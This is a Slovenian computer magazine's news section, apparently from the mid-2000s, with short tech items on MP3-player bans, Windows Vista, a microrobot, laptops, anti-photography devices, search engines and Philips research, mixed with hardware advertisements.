Kot je nekdo dejal, so prenosni MP3-predvajalniki »á la« iPod le veliki prenosni trdi diski in nič drugega. Prav to pa je razlog, da jih ne smete imeti v nekaterih Boeingovih tovarnah ali ameriškem ministrstvu za obrambo. Bijojo se namreč, da bi zaposleni na trde diske (ali druge pomnilnike) predvajalnikov preprosto prenesli tajne podatke in jih tako skoraj brez ovir prenesli iz podjetja oziroma organizacije. Vsakodnevni pregledi pomnilnika predvajalnika bi bili dokaj zamudni, kakšno besedico bi glede tega lahko dejali tudi zagovorniki človekovih pravic, in tudi skoraj nemogoči. Z nekaj spretnosti (steganografija) lahko tat podatke skrije, tako da vsaj na prvi pogled vsebina pomnilnika ne poraja sumov. Sicer novica ni tako pretresljiva in podobna prepoved se lahko zgodi tudi pri nas. Če so v nekaterih ustanovah prepovedali uporabo fotomobilnikov, je prepoved prenosnih predvajalnikov zgolj naslednji logični korak.



Največja izbira projektorjev v Sloveniji!

PLUS Vision Corp.



U5-732

Ločljivost: 1024×768 (XGA)
Svetilnost: 2300 ANSI lumnov
Kontrast: 2000:1
Teža: 1.9 kg



U7-137

Ločljivost: 1024×768 (XGA)
Svetilnost: 3500 ANSI lumnov
Kontrast: 2000:1
Teža: 3.1 kg

LESTRA d.o.o.
Prevale 7, 1236 Trzin

tel.: 01/ 563 60 62
fax: 01/ 563 60 61

info@lestra.si
www.lestra.si


VROČA ALI MLAČNA VISTA?

O Microsoftovem operacijskem sistemu Windows Vista in paketu Office 12 v reviji namenoma še nismo pisali. Prepričani smo, in tako misli večina strokovnjakov, da je bolje počakati do različice **beta 2**, ko bo jasneje, kaj bo v novih programih in kaj ne. V svetu pa se že krešejo mnenja. Znan je Microsoftov optimizem, ki kar preveč zanosno pričakuje naval uporabnikov na novosti takoj, ko jih bodo poslali na trgovske police. Računajo namreč, da bo toliko novosti in toliko prednosti, da nihče ne bo ostal ravnodušen. Bolj kot na prodajo skupaj z novimi računalniki računajo na **nadgrajevanje** (nekaj milijonov) **starejših**. Še zlasti ker naj bi programi skoraj normalno delovali tudi v teh in vsaj na prvi pogled ne bo potrebe po nakupu nove strojne opreme. Analitiki pa kljub vsemu svarijo in predlagajo poslovnim uporabnikom, da dobro premislijo. Njihov pomislek je jasen. Računalnik naj bi uporabljali **vsaj še dve leti po nadgradnji**, sicer je slednja zaradi stroškov dela (nadgradnje) in licence neekonomski. Torej računalniki, **ki jih kupujete danes**, in upoštevajte, da velika podjetja nove programe pred odločitvijo testirajo vsaj 18 mesecev, **niso primerni za nadgradnjo**. Upoštevamo, da podjetja povprečno zamenjujejo strojno opremo po treh letih. Svoje nove različice programske opreme, napisane

za operacijski sistem Vista in Office 12 bodo kaj kmalu predstavili tudi drugi proizvajalci programske opreme. Čeprav bo stara programska oprema še vedno delovala, bodo podjetja postavljena pred nov izziv, ali jo zamenjati. Vista in Office torej lahko sprožita **nov cikel naložb v informacijsko tehnologijo**, kar proizvajalci želijo in tudi pričakujejo. Kako obsežne pa bodo naložbe, bo odvisno predvsem od prepričanosti kupcev, da so jim novosti v prid, kakor tudi od prepričljivosti prodajalcev.

Sami smo o napovedanem »bumu« zamenjav malce skeptični. Morda ravno zaradi tega, ker obstoječi operacijski sistemi in programi delujejo dovolj stabilno, zaradi česar zamenjava ni potrebna. Večno je tudi vprašanje glede novih funkcij, ko že veliko obstoječih večina uporabnikov ne uporablja. Na primer, Wordove funkcije, ki jih uporablja večina uporabnikov, so bili na voljo že v različici 6. Morda bomo to pot prvič pričela veliko bolj mlačnemu sprejemu novih različic, kot je bila navada doslej, kljub agresivnemu marketingu, ki poteka že danes.

www.microsoft.com



NANOROBOTEK

Da ne bomo vedno govorili bolj ali manj normalnih in človeškemu očesu vidnih robotih, to pot predstavljamo najmanjšega robota na svetu, ki ga je seveda mogoče upravljati. Kot kaže slika, je »robot«, oziroma boljši izraz bi bil struktura iz silicija, velik le nekaj več kot **100 mikrometrov** (je manjši kot pika v tem stavku) in se premika s hitrostjo 200 mikrometrov na sekundo po izredno gladki površini. Energijo dobi prek mreže elektrod, nameščenih pod površinskim slojem, premika se zaradi asimetrične oblike, usmerja pa se z »veslom« na sprednji strani. Na neki način zadeva močno spominja na bičkarje, mikroorganizme, ki se premikajo s pomočjo »bička«. Vendar se ti in tudi prejšnji podobni »robotki« premikajo zgolj v tekočini, naš robotek pa, kot smo omenili, tudi po gladki površini. Njegova moč je dovolj velika, da pred sabo potiska zrnca prahu ali sebi enakega robota.

Za premikanje ne potrebuje motorja. Pod površino je omrežna negativnih in pozitivnih zlatih elektrod. Nabita elektroda povzroči, da se ves robot »nabije« z nasprotnim nabojem. Robot in površina (naboj elektrode) povzročita, da se prvotna L-oblika robota raztegne. Da preide robot v prvotno obliko (L-oblika) je dovolj izklop elektrode. V vsakem koraku se robot premakne za 12 nanometrov.

OBVESTILO V prejšnji številki revije je pri članku Izgradnja podatkovnih skladišč na strani 60 pomotoma izpadla omemba soavtorja članka Damijana Milivojevića. Avtorju se opravičujemo.

NOVA DRUŽINA PRENOSNIKOV


Podjetje **Packard Bell** je predstavilo novo družino prenosnih računalnikov **EasyNote W**, ki združujejo lastnosti PC-računalnikov in zabavnih centrov. EasyNote W je namenjen uporabnikom, ki si želijo prenosni računalnik za vse namene: večpredstavnost, igre, splet in kot osebni računalnik.

Prva stvar, ki jo bodo uporabniki opazili, je **17-palčni širokokotni zaslon** s Packard Bellovo tehnologijo **Diamond**


View za izboljšanje slike. Vdelani TV-sprejemnik (DVB-T in analogni) omogoča, da uporabniki gledajo TV kjerkoli in kadarkoli. Programska oprema **PowerCinema** jim omogoča, da uživajo ob vseh medijskih datotekah z enostavno uporabno aplikacijo. Avdiofilci se bodo zaljubili v vdelani zvočni sistem 2.1 z vdelanim globokotoncem in digitalnim priključkom za 7.1-kanalni izhod.

Prenosnike poganjajo mobilni procesorji Intel Centrino ali AMD Turion. Sistemi na **Intelovi** osnovi omogočajo MXM-povezljivost z grafiko nVidia GeForce 6600 128 MB ali 256 MB video pomnilnika RAM. Sistemi na **AMD-jevi** osnovi pa so na voljo z grafiko ATI Radeon Xpress 200M z največ 128 MB vdelanega video pomnilnika RAM. Družina EasyNote W je na voljo s 512 MB do 2 GB RAM pomnilnika in do 120 GB trdega diska. Notesniki so opremljeni z **DVD+R9-zapisovalnikom**, ki je združljiv z eno- ali dvoplastnimi DVD-nosilci. Za največjo povezljivost je na voljo šest priključkov USB 2.0, eden IEEE-1394 (firewire), bralnik kartic 4-v-1 in reži PCMCIA. Za optimalno omrežno povezljivost v vsakem okolju poskrbijo kartica wi-fi za brezžično omrežje, kartica 10/100 LAN za širokopasovni internet in omrežni dostop in standardni 56K modem za klicni internetni dostop. Cene teh prenosnikov se začnejo pri 349.990 tolarjih.

(promocijska novica) www.packardbell.com, www.izishop.net



ZASLON IZ ELEKTRONSKEGA PAPIRJA




Philips je ponudil prvi vpogled v bodoče naprave z vdelanim »fleksibilnim zaslonom«, kar je v tem primeru tehnologija elektronskega papirja. Njihova zamisel je, da je naprava, ko jo prenašamo, čim manjša, torej se zaslon dobesedno potegne (odvije) z nje, ko želimo prebrati vsebino na zaslonu oziroma uporabljati napravo. Kot je razvidno iz slike, gre za majhno zadevo, ločljivost zaslona pa je 320 x 240 pik.

www.philips.com

STOP NEŽELENEMU FOTOGRAFIRANJU

Nekaj je že na tem, da smo novinarji vsaj občasno preveč vsiljivi in želimo pogledati in predvsem fotografirati (posneti) tudi zadeve, ki niso dovoljene. Temu naj bi kmalu naredil konec sistem, ki naj bi fotografu preprečil narediti posnetek tam, kjer to iz različnih razlogov ni dovoljeno. Prijemov je več, naj omenimo, da je podjetje **HP** patentiralo način za preprečevanje snemanja, ki pa zahteva vdelavo dodatne elektronike v digitalni fotoaparati ali kamero. Popolnoma neodvisna od tega pa naj bi bila ideja raziskovalcev iz instituta v Georgiji. Ideja sloni na dejstvu, da površina leč odbija svetlobo (je reflektivna). Sestavili so prototip naprave iz oddajnika in sprejemnika infrardeče svetlobe in čisto običajnega projektorja. Oddajnik v prostor odda infrardeči žarek, in če se ta odbije od površine leče – zaradi specifičnih lastnosti leče je morda mogoče razlikovati odboj od leče od odboja od očal, steklenice in drugih steklenih predmetov –, kar zazna sprejemnik, projektor v prostor odda močan, a usmerjen **svetlobni blisk**. Fotografija ali video sta zaradi tega neuporabna (saj je **videti le svetlobo**). Projektor projicira svetlobo, vse dokler je v prostoru pred njim mogoče zaznati fotoaparati ali kamero. Sistem je še daleč od praktične uporabe, saj je njegov praktični doseg zaznave zgolj 10 metrov, kar je v današnjem svetu mnogo premalo, hkrati pa ima tudi še veliko mrtvih kotov in možnosti, kako ga zaobiti. Če bo šel razvoj naprej, bi ti pasivni zaščitni sistemi lahko močno zagrenili delo fotografom. Namreč, če se že ne bi mogli zaščititi na javnih mestih, bi lahko zaščitili zasebnost naših domov pred posnetki skozi okno. Povpraševanje nad takimi sistemi je očitno veliko, saj jih sicer nihče ne bi razvijal.



ISKALNIKI SE MNOŽIJO

Ne mine mesec, ne da bi pisali o novih predstavitvah **Google**. Tudi ta mesec je tako, saj so predstavili iskalnik, ki **preiskuje spletne dnevnike** (bloge). V primerjavi z drugimi iskalniki po spletnih dnevnikih lahko Google poleg tega, da so novi vpisi vidni skoraj takoj po nastanku, rezultate razvrsti po datumu nastanka ali pomembnosti. Pričakovati je, da bosta zgledu sledila tudi iskalnika Yahoo in MSN.

Yahoo pa je prestavil »instant iskalnik« **Instant Search**, ki že med vpisom iskalnega niza uporabniku ponuja možen zadetek (zgolj en sam). Ko v polje vpisujete na primer črko A, se vam v dodatnem oknu izpiše možen zadetek APress itd. Če je predlagana stran prava, lahko uporabnik skoči neposredno nanjo in ni potrebe, da bi mu brskalnik izpisal vse zadetke. Iskalnik uporablja spletno tehnologijo AJAX, ki zmanjša potrebe po povezavi med odjemalci (brskalniki) in spletnimi strežniki, in ker je trenutno vsa zadeva zgolj demonstracijske narave, lahko pričakujejo dodajanje novih možnosti.

www.google.com
www.yahoo.com

...Si lahko jutri privoščite izgubo vseh podatkov? Kdaj ste nazadnje arhivirali pomembne podatke in informacije? Koliko prekinitev delovnega procesa si lahko privoščite? So vaši informacije razpršene ali centralizirane?..

Predstavljamo prvo izmed rešitev, imenovano Podatkovnik. Podatkovnik je samostojna enota, ki se priključi v obstoječo omrežje in se obnaša kot strežnik za hranjenje in zaščito podatkov (Backup Server). Uporabniki pa vidijo kot običajno mapo v katero lahko shranjujejo svoje podatke.

Garancijo nudimo na delovanje celotne rešitve, ne glede na uporabljeno strojno-programsko kombinacijo.

Primer uporabe



Podjetje ima nekaj uporabnikov, ki delajo z različnimi dokumenti, ki jih hranijo na svojih računalnikih. Začleto in nazaj nad podatki je tako preprosta s številom računalnikov in znanjem uporabnikov. Podatkovnik pa omogoča, da vsi uporabniki hranijo podatke ali njihove kopije na temu namenjeni napravi, ki poskrbi za ustrezno zaščito in dostopne pravice. S takim načinom je tudi skeniranje enostavnejše, saj se skripi prvotem za eno napravo.

Lastnosti rešitve

1. Podatkovnik se priključi v lokalno omrežje.
2. Uporabnikom in Podatkovniku se nastavi dostopne pravice in bližnjice.
3. Podatkovniku se nastavi parametre delovanja (zaščita, izvoz, kopiranja...)
4. Uporabniki začnejo uporabljati mrežno mapo kot običajne svoje podatkov
5. Sklopnik sistema spreminja delovanje Podatkovnika (arhiviranje...)

Komu je namenjen Podatkovnik?

Vsem, ki se ob vprašanju "Kaj se zgodi z vašimi podatki, če se v tem trenutku pokvari trdi disk vašega računalnika?" primajo za glavo. Podjetjem, ki imajo več kot en računalnik na katerem so pomembni podatki. Uporabnikom, ki delajo z večjimi količinami podatkov, ki jih je težko dnevno štiti (arhitekti, oblikovalci, inženirji...) administratorjem, ki bi na cenovno učinkovit način hitro uredili politiko hranjenja podatkov v podjetju.

 Anni d.o.o.
 Možnica 7a
 Trzin
 011 5 800 800
 www.anni.si

Želite povečati produktivnost?

Strežnik ANNI XW temelji na Intel® Xeon™ procesorju, ki zagotavlja kakovost in zanesljivo platformo za podporo rasti in širitvi poslovanja vašega podjetja.



Strežnik Anni XW

Intel® Xeon™ Processor 3.2 GHz (1MB cache, 800MHz Front Side Bus) + Intel® Server Board SE7525GP2 + RAM 1GB, DDR, ECC, Gbit eth. + trdi disk 250 GB SATA + DVD zapisovalnik DL 16X + grafična kartica integrirana + napajalnik 600W (SC5275-E)



Intel® Solutions from
 a Technology Professional

Intel, Intel logo, Intel Inside, Intel Inside logo, Intel Certified, Intel Certified logo, Celeron, Intel Atom, Intel SpeedStep, Itanium, and Pentium are trademarks or registered trademarks of Intel Corporation or its subsidiaries in the United States and other countries.



STAR MICRONICS TSP100

Star je predstavil nov **termični POS-tiskalnik TSP100**, ki ga odlikuje **bogata dodatna oprema**. V primerjavi s ponudbo drugih proizvajalcev je zraven praktično vse, kar potrebuje uporabnik za samostojno delo, tudi **oblikovanje izpisov**. TSP100 podpira dve širini papirja, 80 in 58 mm, ter zna s posebnim papirjem tiskati tudi **barvno**. Na voljo

so tri kombinacije papirja, črna-zelena, črna-modra in črna-rdeča. Hitrost tiska je **25 računov na minuto**, ne glede na to, ali je uporabljena vdelana ali pisava TrueType. K hitremu izpisu pripomore tudi **USB-povezava** namesto standardne zaporedne. Goničnik je na voljo za različne operacijske sisteme, poleg **Windows** sta podprta še **Linux**, **Mac OS X** in **Java POS**. Najzanimivejši del je priložena **programska oprema**, ki uporabniku omogoča celo vrsto možnosti.

Med zanimivejšimi je **prilagoditev izpisa**, kar pomeni dodajanje grafike na začetek ali konec računa. To se naredi s preprostim uvozom bitne slike, s programom le določimo njeno mesto in velikost. To uporabniku omogoča izpis za posebne namene, recimo dodatne ugodnosti ali druga reklamna sporočila, ki bodo samodejno dodana vsakemu računu. Program omogoča tudi izpis črnih kod v različnih formatih, vsega skupaj je na voljo 39 možnosti. Uporabna funkcija je **obdelava besedila**, ki omogoča zamenjavo določenega besedila z drugim ali vstavljanje besedila in grafike glede na označbe v besedilu. Goničnik zna oponašati zaporedni vmesnik in lahko obrne besedilo na glavo, glede na postavitev tiskalnika. TSP 100 lahko že s priloženo programsko opremo povežemo z drugimi napravami, na primer blagajno, da se slednja odpre ob izpisu računa. Z vsemi temi možnostmi je nov tiskalnik namenjen predvsem tistim, ki ne želijo za vsako spremembo poklicati programerja, temveč bi raje to naredili sami. Obdelava izpisa je namreč dokaj **enostavna** in ne zahteva veliko znanja, le grafični del mora biti pravilno obdelan. Zanimiva je tudi cena, saj stane novinec 79.080 SIT z davkom vred. (ao) (promocijska novica) www.sloga-tim.si

SEJEM, KI JE PREŽIVEL

Ko imamo pri nas težave organizirati pameten sejem s področja informacijskih tehnologij, to uspeva Hrvatom. Uspe jim pritegniti tako razstavljalce, kar nekaj jih prihaja iz naše strani Kolpe, kot tudi obiskovalce. Teh pričakujejo okoli 50 tisoč. Tako kot vsako leto bo tudi letos med 8. in 12. novembrom potekala združena sejemska prireditev **Info, Interliber in EducoPlus**. Letošnja novost bo dogodek, povezan z večpredstavnostjo in fotografijo (multimedia & photo show), kjer se bodo na fotografskih seansah predstavljali njihovi umetniki in revije. (promocijska novica) www.zv.hr



DA VAS NE PIČI BRAZILSKI PAJEK ...



Kim Boxwell, 24-letnica iz angleškega Newquaya, je avgusta letos v samopostrežnici kupila banane. Ko si je doma hotela eno olupiti, jo je nekaj grdo pičilo. Pogledala je in videla, da je iz »mesta nesreče« oddirjal pajek. Mesto ugriza je kmalu postalo rdeče in po telesu je dobila osip, zato so jo odpeljali v krajevno bolnišnico, kjer so ji dali sredstvo proti alergiji, več pa niso mogli narediti, ker niso vedeli, kakšen pajek je bil. Ker pajka v hiši niso našli, so se spomnili, da bi morda več informacij lahko našli **v spletu**. Prebrskali so ga in skupaj s Kim ugotovili, da jo je pičil **brazilski sprehajalec** (Phoneutria fera), eden najnevarnejših in najagresivnejših pajkov na svetu. Ime sprehajalec je dobil zato, ker sodi med tiste pajke, ki ne pletejo mreže, temveč se sprehajajo naokoli in čakajo na plen. Znano je tudi, da ta pajek, ki lahko zraste do 12 cm, rad zaide med banane in tako ga je »dobila« tudi Kim. Lastniki trgovine so se Kim opravičili, ji obljubili darilo za neprijetnosti, ki jih je doživljala, in hkrati dejali, da se kaj takega zelo redko zgodi, saj gredo banane skozi več strogih kontrol.

BOJ ZA (DIGITALNO) KULTURNO DEDIŠČINO

O dejstvu, da Google **digitalizira svetovno literarno dediščino** predvsem v angleškem jeziku smo poročali že pred meseci. Kljub nekaterim težavam, povezanim z digitalizacijo besedil, za katera še veljajo avtorske pravice, gre projekt naprej in do leta 2015 nameravajo v digitalno obliko prenesti **15 milijonov del** (knjig). Kar 8 tisoč avtorjev je že napovedalo, da bo Google tožilo zaradi kršenje njihovih avtorskih pravic. Podobno delo opravlja tudi Amazon, obe ameriški podjetji pa želita narediti **spletno knjižnico**, ki bo omogočala hitro in preprosto iskanje (po ključnih besedah) po ogromni zbirki. Kot na dlani je, da omenjeni podjetji tega dela ne opravljata zaradi humanitarnih vzgibov, saj je samo Googlov projekt ocenjen na 200 milijon dolarjev. Tako ali drugače nameravata dolgoročno **zaslužiti**, če bo treba tudi tako, da omenjeni iskalnik ne bo brezplačen za uporabo. Morda se vse sliši banalno, češ, pa kaj, če Google digitalizira knjige. Predvsem Evropa pa je zelo skeptična, saj ji ni všeč, da bosta zasebni podjetji imeli pod nadzorom digitalizirano vsebino, pa četudi bi bila ta za uporabnika brezplačna. Pomislekov je kar nekaj. Najprej so se odzvali Francozi, ki se, jasno, bojijo za svoj jezik in prevlade literature v angleškem jeziku nad vsemi ostalimi. Skepsa ni tako iz trte izvita. Vprašljivo je, kako bo bodoči iskalnik razvrščal zadetke, ko je jasno, da bodo najbolje obiskani tisti, ki bodo prikazani na prvi strani. Dokazano je, da je digitalizacija del pri Amazonu dvignila prodajo kriminalk za 5 in stripov za 48 odstotkov. Drugače povedano, veliko bolje se bodo prodajali avtorji, katerih dela bodo dosegljiva **tudi v digitalni obliki**, kot tisti, katerih dela bodo le v knjižni obliki.

Če bojazen pred Googlom ni iz trte izvita, potem je vprašanje kako, če sploh, se bo Evropa odzvala. Problem Evrope je **razdrobljenost**. Projekti digitalizacije že potekajo po nekaterih državah, na primer v Nemčiji, vendar med seboj niso povezani in verjetno rezultati tudi niso združljivi. Prav tako še ni projekta, ki bi naredil en sam iskalnik po sicer zelo bogati evropski kulturni dediščini. Morda bi v Evropi potrebovali **evropski** iskalnik, torej protiutež ameriškim iskalnikom, na pa da imamo morje lokalnih iskalnikov, ki med seboj niso povezani. In to v času, ko se Google prilagaja jezikovnim zahtevam posameznih narodov. Problem je tudi v pristopu k digitalizaciji, ki seveda stane. Brez zasebnega kapitala ne bo šlo, kar je ne nazadnje dokazal tudi Google. Lahko se vprašamo, kako se s digitalizacijo soočamo v Sloveniji. Nikakor, saj država za to nima ali ne najde denarja, zasebni kapital pa ne znamo ali zaradi majhnosti ne moremo pritegniti. Digitalizacija kulturne dediščine pa je naslednji korak v informacijsko družbo. Če je ne bomo izvedli sami, jo po nekoč naredil nekdo drug. Spletne knjižnice bodo nekoč postale profitne ustanove.

SAMOPOSTREŽNI FOTOSTUDIO

Kioski za samostojno izdelavo fotografij so vse bolj priljubljen, čeprav je cena fotografij višja kot v fotolaboratoriju. Eno izmed rešitev je predstavilo podjetje **KIS** iz Francije. »Samopostrežni fotostudio« je sestavljen iz **terminala**, občutljivega na dotik, **bralnika kartic**, **zapisovalne CD-enote** in zmogljivega **termosublimacijskega tiskalnika**. Delujejo lahko na več načinov, kot samostojne enote ali le kot terminal za fotolaboratorij (brez tiskalnika). Postopek izdelave je enostaven: uporabnik vstavi pomnilniško kartico ali CD, izbere slike, če je treba, jih popravi, in po želji doda okraske. Kiosk mu izda potrdilo, s katerim plača izdelavo slik in jih nato prevzame v kiosku. Uporabnik lahko tudi prenese slike s pomnilniških kartic na CD. Možnih je več kombinacij izpisa, 15 x 10 cm ali z dodatnim tiskalnikom 13 x 18 cm oziroma 21 x 15 cm. Zakaj se uporabniki raje odločajo za tak način izdelave fotografij, lahko



le ugibamo, eden od razlogov je gotovo nadzor nad izdelavo, drugi pa nemara možnost izdelave fotografij, ki niso namenjene javnosti. Cene takšnih kioskov se gibljejo od 768.000 SIT (terminal) do 1.656.000 SIT (skupaj s tiskalnikom), cena potrošnega materiala za 15 x 10 cm izpisa pa je 36 SIT brez davka.

www.meditrade.si

OLYMPUS S POLNO PARO

Olympus je predstavil tretji fotoaparata za sistem 4/3, **E-500**. Ponaša se z 8-milijonskim tipalom, velikim 2,5-palčnim LCD-zaslonom in dokaj majhnim ohišjem. Po drugih tehničnih lastnostih je podoben modelu E-300, ločita ga predvsem že omenjeno manjše ohišje in možnost uporabe pomnilniških medijev CompactFlash in xD Card. Najvišja hitrost zajema je 2,5 posnetka

na sekundo do zmogljivosti pomnilniške kartice, če je stiskanje nastavljeno na srednjo kakovost. Skupaj s tem fotoaparatom je Olympus predstavil še **tri nove objektivne**, med katerimi bo 17,5-45 mm f3,5 5,6 (ekvivalent 35 90 mm) naprodaj le z novim fotoaparatom.

Ljubiteljem makro fotografije je namenjen novi 35 mm objektiv z zaslonko f 3,5, vsestransko uporaben pa je novinec z 10x spremenljivo goriščnico, 18 180 mm f 3,5 6,3. O ceni novega fotoaparata in objektivov zaenkrat ni novic, vendar so nam pri Olympusu zatrdili, da bo zelo konkurenčna in s tem sprejemljiva za širok krog uporabnikov. E-500 bo na voljo v treh kompletih, le samo ohišje, skupaj z osnovnim objektivom in dodatno z objektivom 40 150 mm.

www.olympus.si



Atraktiven Očarljiv Cenjen



LCD AOC 729A

Zaslon 17"
Odzivni čas 16 ms
Kontrast 450:1
Max. ločljivost 1280x1024
Barve 16.7 mil
Priključek VGA, DVI
Nastavljiv po višini, zvočniki,
PIVOT 90 (vrtljiv zaslon)

61.990 sit



LCD AOC 726

Zaslon 17"
Odzivni čas 16 ms
Kontrast 450:1
Max. ločljivost 1280x1024
Barve 16.0 mil
Priključek VGA

62.990 sit



LCD AOC 728

Zaslon 17"
Odzivni čas 8 ms
Kontrast 700:1
Max. ločljivost 1280x1024
Barve 16.0 mil
Priključek VGA, DVI

69.990 sit



LCD AOC 2028

Zaslon 20"
Odzivni čas 16 ms
Kontrast 700:1
Max. ločljivost 1600x1200
Barve 16.0 mil
Priključek VGA, DVI

129.990 sit



Anni d.o.o.
Mebnica 7a
Trzin

01 5 800 800
www.anni.si



Cene vsebujejo ddt in veljajo ob plačilu z gotovino. Priljučeno si pravica do spremembe cen. Slike so simbolične, napake so možne.

PHILIPSOVI TEHNOLOŠKI TRENDI

Piše: Jaka Mele

jaka.mele@mojmikro.si

Kot vsako leto je Philips evropskim novinarjem na poletni tehnološki predstavitvi v domačem mestu Eindhoven na Nizozemskem spet omogočil vpogled v razvoj, slišali pa smo lahko tudi nekaj o strategiji podjetja in trendih, ki jih opažajo. Spotoma sem ugotovil, da pravzaprav presenetljivo malo Slovencev ve, da je Philips nizozemsko, torej evropsko podjetje. Eindhoven je mesto, ki živi popolnoma v navezi s Philipsom, podobno kot bi lahko pred nekaj desetletji rekli za Iskro in Kranj ... V mestecu, ki daje vtis velikosti Ljubljane, živi okoli 200 tisoč prebivalcev, in Philips se lahko pohvali, da je skoraj iz vsakega gospodinjstva kdo tako ali drugače povezan z velikanom zabavne elektronike.

Royal Philips Electronics je s preko 160 tisoč zaposlenimi po vsem svetu eno največjih elektronskih podjetij. Gre za konglomerat številnih podjetij, ki skupaj pokrivajo zelo širok spekter potreb in segajo na povsem različne trge. Philips je močno prisoten na trgu medicinske opreme, potrošniške elektronike, gospodinjstvih aparatov in pripomočkov, osvetljave ter polprevodnikov.

NORI RAZVOJ

Mobile Natural Motion in Mobile Picture Plus

Med razvojnimi projekti, ki se približujejo zaključku in čakajo na vključitev v nove izdelke, je tudi **Mobile Natural Motion**, algoritem, namenjen uporabi v **prenosnih napravah**, kot so dlančniki in mobilni telefoni. V teh napravah se ob predvajanju videa namreč



srečujemo s problemoma majhnega prostora (nizke kakovosti videa) ter počasnega pretakanja živega videa prek mobilnega omrežja. Tak video je tipično nižje ločljivosti in nima polnega osveževanja – namesto 30 osvežitev slike na sekundo je tipično le 7-10 okvirov. Algoritem **Mobile Natural Motion** rešuje problem tako, da analizira zaporedne okvire, nato pa ustvari ter med posameznimi zaporednimi originalnimi okvirami vrine še okvir ali dva – z ustreznimi premiki na novih okvirih. Rezultat je opazna sprememba prej ne tekočega videa, z opaznimi preskoki med posameznimi sličicami, v mehko tekoč video. Vse to ob ničelnemu povečanju potrebne pasovne širine, z izkoriščanjem procesne moči naprave.

Drug algoritem, **Mobile Picture Plus**, izhaja iz algoritma **Picture Plus**, ki je v Philipsovih LCD-televizorjih prisoten že dve generaciji. Algoritem s filtriranjem in obdelavo **poveča kakovost videa**, odpravi kockasto sliko in poveča detajle in ostrino, prav tako pa poskrbi za izrazitejša barve. Algoritma sta dovolj optimirana, da delujeta tudi v zadnjih generacijah video mobilnih telefonov, ki so že na trgu, ter seveda v močnejših dlančnikih. Kdaj bomo rešitev videli v napravah na trgu, še ni znano, prav tako pa je še v prvi fazi razvoja tehnologija **LifeVibes**, ki je namenjena lažjemu sledenju recimo nogometne žoge na majhnem zaslonu (izrisuje sled).

3D LCD

Tudi na področju trirazsežnega prikaza je Philips dosegel opazen napredek. Če smo še pred letom morali za doživetje globine prikazane slike/video ali nositi posebna očala ali pa ob naprednejših tehnologijah sedeti točno pred zaslonom, saj je bil vidni kot le nekaj stopinj, je temu končno konec. Philips je prikazal LCD-televizor, katerega matrika (panel) je sestavljena iz mnogih plasti, kar omogoča **12-sektorski trirazsežni prikaz**. S tem so dosegli 12 območij, iz katerih je moč doživeti globinsko sliko, s čimer je uporabnost glede na prejšnje izdelke večja. Nova tehnologija bo že jeseni na voljo v **40-palčnih LCD-televizorjih**, namenjenih predvsem oglaševalski uporabi v nakupovalnih središčih in v drugih javnih prostorih. Namen je pritegniti in zadržati poglede mimoidočih opazovalcev.

Philips Spatial Audio Coding prostorski zvok povsod

Brezžični prenos zvoka je danes stalnica. Vendar pa so skoraj vsi prenosni narejeni v stereo načinu. Ob tem nekateri avtomobili že vsebujejo tudi 13 zvočnikov, večina pa vsaj 6. Digitalno prenašanje stereo signala tipično zaseda 128 Kb/s, za prenos šestih

HomeLab

Pod nazivom HomeLab se skriva točno to – **domači laboratorij**. V Philipsovem kompleksu je ob eno izmed zgradb prislonjen izstopajoč prizidek, ki v dveh nadstropjih oponaša povprečno družinsko stanovanje oz. hišo. Vendar je HomeLab prav posebna hiša, saj se Philipsovi znanstveniki in raziskovalci v njej »izživljajo« in vanjo vgrajujejo nove tehnologije, ki so bodisi šele koncepti bodisi prototipi **naprav prihodnosti**. Med posameznimi prostori so votle stene, v katerih je v vsej hiši **preko 100 računalnikov**, ki bodisi krmilijo v hiši nameščene naprave/rešitve, ali pa zbirajo podatke o načinu interakcije med človekom in neko tehnološko novostjo. Čeprav je HomeLab razstavni prostor, namenjen »šminkanju«, pa je predvsem tudi laboratorij. Philips prostovoljcem (tudi družinam) omogoča ali nekajurno ali nekajtedensko preselitev v HomeLab, pri tem pa jih spremlja in analizira, kako se ljudje soočajo z novitetami, kakšni so odzivi, kjer se pojavijo težave, kje je dodana vrednost, uporabnost ... S temi znanji in 